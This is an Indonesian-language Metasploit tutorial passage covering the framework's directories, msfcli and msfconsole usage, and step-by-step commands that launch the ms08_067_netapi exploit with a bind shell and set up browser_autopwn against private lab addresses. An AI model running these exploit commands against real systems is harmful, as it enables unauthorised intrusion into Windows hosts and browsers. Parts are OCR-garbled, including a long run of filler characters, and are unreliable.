/data : file -file editable yang di gunakan oleh metasploit

```
[root@bt data]$ ls
armitage           gui          meterpreter   snmp
vncdll.x64.dll    ipwn         msfcrawler   sounds
cpuinfo            insight.bundle msfpescan   sql
wmap               eicar.com     java         passivex  svn
wordlists          eicar.txt    john         php        templates
eicar.txt          emailer_config.yaml lab          post      vncdll.dll
```

/documentation : Menyediakan tentang dokumentasi mengenai framework

```
[root@bt documentation]$ ls
developers_guide.pdf      msfopcode.txt      samples
gendocs.sh                msfrpc.txt
users_guide.pdf
metasploit2                posix_meterpreter.txt
users_guide.tex
msfconsole_rc_ruby_example.rc  rpm
wmap.txt
```

/external : source code dan third-party libraries

```
[zee@zee external]$ ls
burp-proxy  ruby-kissfft  ruby-lorcon2  source
pcaprub     ruby-lorcon   serialport
```

/lib : Inti dari framework code base

```
[root@bt lib]$ ls
active_record      nessus      rex.rb
active_record.rb   net         rex.rb.ts.rb
active_support     openvas    rkelly
active_support.rb  packetfu   rkelly.rb
anemone           packetfu.rb snmp
anemone.rb        postgres   snmp.rb
bit-struct         postgres_msf.rb sshkey
bit-struct.rb     postgres_msf.rb.ut.rb sshkey.rb
enumerable.rb     rabal      telephony
fastlib.rb        rapid7     telephony.rb
lab               rbmysql
```

```
windows_console_color_support.rb  
metasm rbmysql.rb zip  
metasm.rb rbreadline.rb zip.rb  
msf readline_compatible.rb  
msf3 rex
```

/modules : berisi modul-module metasploit

```
[root@bt modules]$ ls  
auxiliary encoders exploits modules.rb.ts.rb nops payloads  
post
```

/plugins : berisi plugin-plugin pendukung

```
[zee@zee plugins]$ ls  
auto_add_route.rb ips_filter.rb openvas.rb thread.rb  
db_credcollect.rb lab.rb pcap_log.rb  
token_adduser.rb  
db_tracker.rb msfd.rb sample.rb  
token_hunter.rb  
editor.rb msgrpc.rb session_tagger.rb wmap.rb  
event_tester.rb nessus.rb socket_logger.rb  
ffautoregen.rb nexpose.rb sounds.rb
```

/scripts : Meterpreter dan script lainnya

```
[zee@zee scripts]$ ls  
meterpreter resource shell
```

/tools : Berbagai utilitas lainnya

```
[zee@zee tools]$ ls  
context module_author.rb nasm_shell.rb  
convert_31.rb module_changelog.rb pack_fastlib.sh  
exe2vba.rb module_disclodate.rb pattern_create.rb  
exe2vbs.rb module_license.rb pattern_offset.rb  
find_badchars.rb module_mixins.rb payload_lengths.rb  
halflm_second.rb module_ports.rb profile.sh  
import_webscarab.rb module_rank.rb reg.rb  
list_interfaces.rb module_reference.rb verify_datastore.rb  
lm2ntcrack.rb module_targets.rb vxdigger.rb  
memdump msf_irb_shell.rb vxencrypt.rb  
metasm_shell.rb msftidy.rb vxmaster.rb
```


2. METASPLOIT FUNDAMENTAL

Metasploit framework memiliki banyak opsi dan memiliki banyak interface. Interface-interface yang ditawarkan tersebut memiliki banyak kelebihan-kelebihan dan kekurangannya. Msfconsole sebenarnya adalah suatu pemersatu dari berbagai interface (*aplikasi framework*) sehingga kita dapat mengakses seluruh aplikasi pada metasploit sekaligus memadukannya satu sama lain.

2.1. msfcli

msfcli merupakan *command line interface* (**cli**) pada framework , dengan kata lain menggunakan metasploit dengan command line atau perintah-perintah manual pada *shell*.

2.1.1. msfcli help command



```
root@eichel:~# msfcli -h
Usage: /opt/framework/msf3/msfcli <exploit_name> <option=value> [mode]
=====
Mode          Description
---           -----
(A)dvanced   Show available advanced options for this module
(A)ctions     Show available actions for this auxiliary module
(C)heck       Run the check routine of the selected module
(E)xecute    Execute the selected module
(H)elp        You're looking at it baby!
(I)DS Evasion Show available ids evasion options for this module
(O)ptions    Show available options for this module
(P)ayloads   Show available payloads for this module
(S)ummary    Show information about this module
(T)argets    Show available targets for this exploit module
root@eichel:~#
```

Saya akan mengambil contoh sederhana penggunaan msfcli, yaitu pada exploit **ms08_067_netapi** yang tersohor. Exploit ini memanfaatkan terbuka nya port smb yang terdapat pada windows. Dimana port smb di gunakan sebagai service sharring folder, aplikasi dan device lainnya (printer, scanner dll)

2.1.2. Memeriksa kebutuhan informasi

Untuk melihat opsi-opsi apa saja yang harus di masukan pada sebuah operasi msfcli kita bisa menggunakan opsi “O”

```
root@eichel:~# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...
      Name      Current Setting  Required  Description
      ----      -----          -----      -----
RHOST           yes           The target address
RPORT          445           yes         Set the SMB service port
SMBPIPE        BROWSER       yes         The pipe name to use (BROWSER, SRVWNC)
root@eichel:~#
```

Kolom nama = merupakan jenis opsi

Current setting = merupakan default setting (jika tidak di isikan)

Required = Keharusan pada pemakaian

Description = Keterangan opsi yang di gunakan.

2.1.3. Kompetibel Payload (P)

Opsi “P” digunakan untuk melihat *payload-payload* apa saja yang mungkin di gunakan pada exploit ini.

```

root@eichel:~# msfcli windows/smb/ms08_067_netapi P
[*] Please wait while we load the module tree...
Compatible payloads
=====
Name
-----
generic/custom
YLOADFILE or
generic/debug_trap
generic/shell_bind_tcp
generic/shell_reverse_tcp
generic/tight_loop
windows/adduser
ion group
windows/dllinject/bind_ipv6_tcp
reflective loader
windows/dllinject/bind_nonx_tcp
reflective loader
windows/dllinject/bind_tcp
ive loader
windows/dllinject/reverse_https
reflective loader
windows/dllinject/reverse_ipv6_http
ll via a reflective loader
windows/dllinject/reverse_ipv6_tcp
] via a reflective loader
windows/dllinject/reverse_nonx_tcp
reflective loader
windows/dllinject/reverse_ord_tcp
reflective loader
windows/dllinject/reverse_tcp
reflective loader
windows/dllinject/reverse_tcp_allports
e ports (1-65535, slowly), inject a DLL via a reflective loader
windows/dllinject/reverse_tcp_dns
reflective loader
windows/download_exec
windows/exec

```

2.1.4. Contoh serangan dan penggunaan

Perhatikan saya memasukan perintah msfcli dengan format :

```
msfcli [ exploit ]-- [ RHOST ]--[ PAYLOAD ] E
```

```

File Edit View Bookmarks Settings Help
root@eichel:~# clear
root@eichel:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.9 PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...

```

dimana :

- Exploit = windows/smb/ms08_067_netapi

exploit yang digunakan berada pada direktori
windows/smb/ms08_067_netapi

```
root@eichel:/pentest/exploits/framework/modules/exploits/windows
/smb# ls -al
```

```
total 196
drwxr-xr-x  3 root  root  4096 2012-02-21 08:50 .
drwxr-xr-x 49 root  root  4096 2012-02-12 02:11 ..
-rw-r--r--  1 root  root  2822 2012-02-21 08:50 ms03_049_netapi.rb
-rw-r--r--  1 root  root  7826 2012-02-21 08:50 ms04_007_killbill.rb
-rw-r--r--  1 root  root  4620 2012-02-21 08:50 ms04_011_lsass.rb
-rw-r--r--  1 root  root  2653 2012-02-21 08:50 ms04_031_netdde.rb
-rw-r--r--  1 root  root 16074 2012-02-21 08:50 ms05_039_pnp.rb
-rw-r--r--  1 root  root  5608 2012-02-21 08:50 ms06_025_rasmans_reg.rb
-rw-r--r--  1 root  root  3207 2012-02-21 08:50 ms06_025_rras.rb
-rw-r--r--  1 root  root  8575 2012-02-21 08:50 ms06_040_netapi.rb
-rw-r--r--  1 root  root  3811 2012-02-21 08:50 ms06_066_nwapi.rb
-rw-r--r--  1 root  root  3442 2012-02-21 08:50 ms06_066_nwwks.rb
-rw-r--r--  1 root  root  5632 2012-02-21 08:50 ms06_070_wkssvc.rb
-rw-r--r--  1 root  root  8060 2012-02-21 08:50 ms07_029_msdns_zonename.rb
-rw-r--r--  1 root  root 32145 2012-02-21 08:50 ms08_067_netapi.rb
-rw-r--r--  1 root  root  5703 2012-02-21 08:50 ms09_050_smb2_negotiate_func_index.rb
-rw-r--r--  1 root  root 11401 2012-02-21 08:50 ms10_061_spoolss.rb
-rw-r--r--  1 root  root  4707 2012-02-21 08:50 netidentity_xtierrpcpipe.rb
-rw-r--r--  1 root  root 10031 2012-02-21 08:50 psexec.rb
-rw-r--r--  1 root  root 14648 2012-02-21 08:50 smb_relay.rb
drwxr-xr-x  6 root  root  4096 2012-02-23 00:30 .svn
-rw-r--r--  1 root  root  4180 2012-02-21 08:50 timbuktu_plughntcommand_bof.rb
```

- **RHOST** adalah **opsi ip target**. Pada target saya isikan 192.168.1.9, Beberapa exploit memakai **LHOST** (*ip attacker*) yang nantinya akan kita bahas pada bagian berikut dari modul ini.

- **PAYOUT** adalah opsi cara exploit mengontrol target sistem *shell*.

- **E** adalah *execute* adalah opsi agar msfcli segera mengesekusi *modul exploit*.

The image shows the Backtrack 5 logo, which features a stylized white bird-like creature with long, sweeping tail feathers on a dark red background. Overlaid on the logo is the text "back | track 5". The "back" and "track" parts are in a light blue font, while the number "5" is in a large, bold, red font. Below the logo, there is a terminal window displaying Metasploit framework information and a exploit attempt.

```
[*] metasploit v4.2.0-release [core:4.2 api:1.0]
[*] -- --[!] 882 exploits - 458 auxiliary - 135 post
[*] -- --[!] 246 payloads - 27 encoders - 8 nops
[*] -t svn r14791 updated today (2012-02-22)

RHOST => 192.168.1.9
PAYLOAD => windows/shell/bind_tcp
[*] Started bind handler
[*] Sending stage (240 bytes) to 192.168.1.9
[*] Automatically detecting the target...
```

Perhatikan pada gambar di atas , dimana framework melakukan exploit dengan berbagai tahap. Saya tertarik dengan “*automatically detecting the target*” dimana framework akan mendeteksi informasi target apakah sudah sesuai dengan yang dibutuhkan atau tidak.

Pada gambar di atas framework telah berhasil melaksanakan tugasnya dan membuka shell korban langsung menuju `c:\WINDOWS\system32>`

2.2. Msfconsole

Msfconsole adalah *shell command prompt* dari framework , dimana seluruh module dapat di akses dan di manage di sini. Pada backtrack kita tinggal memasukan perintah msfconsole untuk memanggilnya.

```
File Edit View Bookmarks Settings Help
root@bt: # msfconsole

< metasploit >
-----
[+] metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 688 exploits - 357 auxiliary - 39 post
+ -- --=[ 217 payloads - 27 encoders - 8 nops
= [ svn r12668 updated today (2011.05.19)

msf > 
```

2.2.1. msfconsole cmd command

Menarik untuk di ketahui , msfconsole memiliki abiliti untuk mengesekusi beberapa command dalam cmd. Contoh saja seperti ping, ifconfig, dsb.

```
File Edit View Bookmarks Settings Help
root@bt: # msfconsole

[+] metasploit v4.3.0-dev [core:4.3 api:1.0]
+ -- --=[ 808 exploits - 451 auxiliary - 195 post
+ -- --=[ 248 payloads - 27 encoders - 8 nops
= [ svn r14089 updated yesterday (2012.02.24)

msf > ping 192.168.1.1
[*] exec: ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(40) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=255 time=0.495 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=255 time=0.499 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=254 time=0.496 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=254 time=0.492 ms
...
-- 192.168.1.1 ping statistics --
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.455/0.483/0.499/0.017 ms
Interrupt: use the exit command to quit
msf > ifconfig eth0
[*] exec: ifconfig eth0
eth0      Link encap:Ethernet HWaddr 44:87:0e:56:86:85
          inet addr:192.168.1.11 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::4687:effff%eth0 brd fe80::ff:fe56:8685/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:119551 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99919 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:187193355 (187.1 MB)  TX bytes:18224914 (18.2 MB)
          Interrupt:43 Base address:0x4000
```

2.2.2. Perintah manajemen exploit

Msfconsole digunakan untuk memudahkan pengguna memilih *exploit*, *payload* beserta parameter-parameter lainnya. Untuk itu beberapa perintah standart penggunaan saya rangkum sebagai berikut.

Search exploit

Kita dapat melakukan pencarian terhadap *exploit* berdasarkan “keyword” tertentu.



Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms03_049_netapi	2003-11-11	good	Microsoft Workstation
Service NetAddAlternateComputerName Overflow			
exploit/windows/smb/ms04_007_killbill	2004-02-10	low	Microsoft R201
Library Bitstring Heap Overflow			
exploit/windows/smb/ms04_011_lsass	2004-04-13	good	Microsoft LSASS
Service DsRolerUpgradeDownlevelServer Overflow			
exploit/windows/smb/ms04_031.netdde	2004-10-12	good	Microsoft NetDDE
Service Overflow			
exploit/windows/smb/ms05_039_pnp	2005-08-09	good	Microsoft Plug and Play Service Overflow
exploit/windows/smb/ms06_025_rasmans_reg	2006-06-13	good	Microsoft RRAS S
Service RRASMAN Registry Overflow			
exploit/windows/smb/ms06_025_rras	2006-06-18	average	Microsoft RRAS S
Service Rras			
exploit/windows/smb/ms06_040_netapi	2006-08-08	good	Microsoft Server
Service NetpuPathCanonicalize Overflow			
exploit/windows/smb/ms06_041_nwapi	2006-08-14	good	Microsoft Service
MS06-066_rnwkss.dll			
exploit/windows/smb/ms06_070_wkssvc	2006-11-14	good	Microsoft Service
Service NetPManageIPCConnect Overflow			
exploit/windows/smb/ms07_029_msdns_zonename	2007-04-12	manual	Microsoft Workstation
C Service extractDottedChar() Overflow (SMB)			
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Microsoft DNS RP
Service Relative Path Stack Corruption			
exploit/windows/smb/ms08_085_ncb_negotiate_func_index	2009-09-07	good	Microsoft SRV2.5
VS SMB Negotiate ProcessID Function Table Dereference			
exploit/windows/smb/ms10_861_spoolss	2010-09-14	excellent	Microsoft Print Spooler Service Impersonation Vulnerability

Menggunakan exploit

Untuk menggunakan exploit tertentu kita bisa menggunakan perintah “use” semisalnya menggunakan exploit *browser_autopwn* saya akan memasukan perintah *use auxiliary/server/browser_autopwn*.

```
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx................................................................
```

Msf support terhadap penekanan tombol **tab** untuk mencari direktori atau file tertentu. Sehingga sangat di anjurkan agar exploiter mengetahui terlebih dahulu direktori exploit yang hendak dipakai (*use*) atau menggunakan *fasilitas search*.

Melihat opsi exploit

Setelah kita menggunakan exploit tertentu (*use*), msfconsole memberikan kemudahan bagi user untuk memasukan opsi-opsi yang di haruskan (*required*) dan beberapa opsi lainnya pada exploit tersebut. Anda dapat menggunakan fasilitas ini dengan perintah “*show options*”

```
      =[ metasploit v4.3.0-dev [core:4.3 api:1.0]
+ -- --=[ 806 exploits - 451 auxiliary - 135 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops
      =[ svn r14812 updated yesterday (2012.02.26)

msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):
Name          Current Setting  Required  Description
----          -----          -----    -----
LHOST          yes            yes       The IP address to use for reverse-connect payloads
SRVHOST        0.0.0.0         yes       The local host to listen on. This must be an addre
ss on the local machine or 0.0.0.0
SRVPORT        8080           yes       The local port to listen on.
SSL            false          no        Negotiate SSL for incoming connections
SSLCert        generated      no        Path to a custom SSL certificate (default is rando
mly generated)
SSLVersion     SSL3           no        Specifying the version of SSL that should be used (ac
cepted: SSL2, SSL3, TLS1)
URIPath        URIPATH        no        The URI to use for this exploit (default is random
)
```

Perhatikan output dari perintah *show options*. Tabel di bawah akan menjelaskan setiap kolom yang tampil.

No.1	Kolom	Keterangan
1	Name	Nama opsi
2	Current Setting	Setingan default (setingan sebelum di rubah)
3	Required	Wajib tidaknya opsi tersebut (yes / no)
4	Description	Keterangan dari opsi

Mengisi opsi-opsi exploit

Setelah kita meneliti opsi – opsi , kita harus mengeditnya dengan perintah

“set [opsi] [isi opsi].“



```

      =[ metasploit v4.3.0-dev [core:4.3 api:1.0]
+ --=[ 806 exploits - 451 auxillaries - 135 post
+ --=[ 246 payloads - 27 encoders - 8 nops
      =[ svn r14812 updated yesterday (2012.02.26)

msf > use auxilliaru/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxilliaru/server/browser_autopwn):
      Name      Current Setting  Required  Description
      LHOST          0.0.0.0       yes        The IP address to use for reverse-connect payloads
      SRVHOST        0.0.0.0       yes        The local host to listen on. This must be an addre
ss on the local machine or 0.0.0.0
      SRVPORT        8080         yes        The local port to listen on.
      SSL            false        no         Negotiate SSL for incoming connections
      SSLCert        my_generated  no         Path to a custom SSL certificate (default is rando
mly generated)
      SSLVersion     SSL3         no         Specify the version of SSL that should be used (ac
cepted: SSL2, SSL3, TLS1)
      URIPATH        /           no         The URI to use for this exploit. (default is random
)
msf auxiliary(browser_autopwn) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf auxiliary(browser_autopwn) > set SRVHOST 192.168.1.5
SRVHOST => 192.168.1.5
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH =>
msf auxiliary(browser_autopwn) > █

```

Jika sudah selesai kita kembali mengecek apabila table opsi exploit sudah di update sesuai kebutuhan kita

```
msf auxiliary(browser_autopwn) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf auxiliary(browser_autopwn) > set SRVHOST 192.168.1.5
SRVHOST => 192.168.1.5
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

Name          Current Setting  Required  Description
LHOST          192.168.1.5    yes       The IP address to use for reverse connect payloads
SRVHOST        192.168.1.5    yes       The IP address to listen on. This must be an address
on the local machine or 0.0.0.0
SRVPORT        80             yes       The local port to listen on.
SSL            false           yes       Negotiate SSL for incoming connections
SSLCert        my_generated   no        Path to a custom SSL certificate (default is random)
my_generated)
SSLVersion     SSL3           no        Specify the version of SSL that should be used (ac
cepted: SSL2, SSL3, TLS1)
URIPATH        /              no        The URI to use for this exploit (default is random
)


```

Esekusi exploit

Langkah selanjutnya setelah semua opsi telah kita isi dengan tepat dan sesuai dengan keperluan kita, maka kita siap untuk melancarkan serangan dengan exploit tersebut. Lakukan perintah “exploit” atau “exploit -j” untuk perintah menjalankan exploit pada *background*. Exploit pada metasploit terbagi menjadi 2 bagian.

1. Exploit Aktif

Exploit aktif adalah di mana memiliki metode aktif (run) sebelum komplit dan akan menghentikan kegiatan setelah meterpreter terbentuk.

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

2. Exploit Pasif

Exploit akan aktif pada saat target mengesekusi umpan backdoor. Prinsip yang sama bisa ditarik dari netcat. Exploit ini akan menunggu host yang merespon dan kemudian melancarkan serangan.

```
